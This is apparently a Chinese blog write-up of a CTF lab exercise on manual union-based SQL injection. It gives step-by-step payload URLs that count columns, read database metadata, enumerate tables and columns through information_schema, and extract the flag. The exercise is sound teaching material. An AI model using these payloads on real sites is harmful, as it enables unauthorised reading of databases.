i春秋 从0到1CTFer成长之路-CTF中的SQL-1注入

原创

wh1sperZz 于 2021-03-25 22:58:10 发布 1088 收藏 4

分类专栏： 注入 文章标签： mysql

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_43399807/article/details/115221040

版权

注入 专栏收录该内容

2 篇文章 0 订阅

订阅专栏


这是本萌新第一次写博客，作为对前面的学习的总结。

如有错误，欢迎各位师傅们指正。

如何判断注入类型我就不做过多的解释，不知道同学请移步去学习(手动狗头)。

CTF中的SQL注入

我采用的是手注




https://blog.csdn.net/qq_43399807

根据经验判断是字符型注入。

接下来就来查看有几列，order by后面依次跟1，2，3，4…当到4时页面查询失败，说明有3列。


```
http://eci-2ze96pvo7epn5uc0i8pa.cloudeci1.ichunqiu.com/index.php?id=1' order by 3 %23
```



https://blog.csdn.net/qq_43399807

```
http://eci-2ze96pvo7epn5uc0i8pa.cloudeci1.ichunqiu.com/index.php?id=1' order by 4 %23
```

notes



接下来就是查询数据库

我采用的是concat_ws()。

```
http://eci-2ze96pvo7epn5uc0i8pa.cloudeci1.ichunqiu.com/index.php?id=-1'  union select NULL,concat_ws(":",version(),database(),user()),NULL %23
```

notes

5.5.64-MariaDB-1ubuntu0.14.04.1:note:root@localhost

得到note，还是root用户。

其中note的16进制为0x6e6f7465.

接下来爆表名.`

```
http://eci-2ze96pvo7epn5uc0i8pa.cloudeci1.ichunqiu.com/index.php?id=-1'  union select 1, table_name ,3 from information_schema.tables where table_schema=0x6e6f7465  limit 0,1 %23
```

fl4g
3

```
http://eci-2ze96pvo7epn5uc0i8pa.cloudeci1.ichunqiu.com/index.php?id=-1'  union select 1, table_name ,3 from information_schema.tables where table_schema=0x6e6f7465  limit 1,2 %23
```


得到fl4g(0x666c3467)，notes

接下来查列名

```
http://eci-2ze96pvo7epn5uc0i8pa.cloudeci1.ichunqiu.com/index.php?id=-1'  union select 1, column_name,3 from information_schema.columns where table_schema=0x6e6f7465 and table_name=0x666c3467 limit 0,1 %23
```

notes

fllllag
3



得到fllllag，只查到1个列，有点迷，先不管...

，先去看看 里面是什么。

```
http://eci-2ze96pvo7epn5uc0i8pa.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1,2,fllllag from fl4g  %23
```

notes

2
n1book{union_select_is_so_cool}

得到flag

```
n1book{union_select_is_so_cool}
```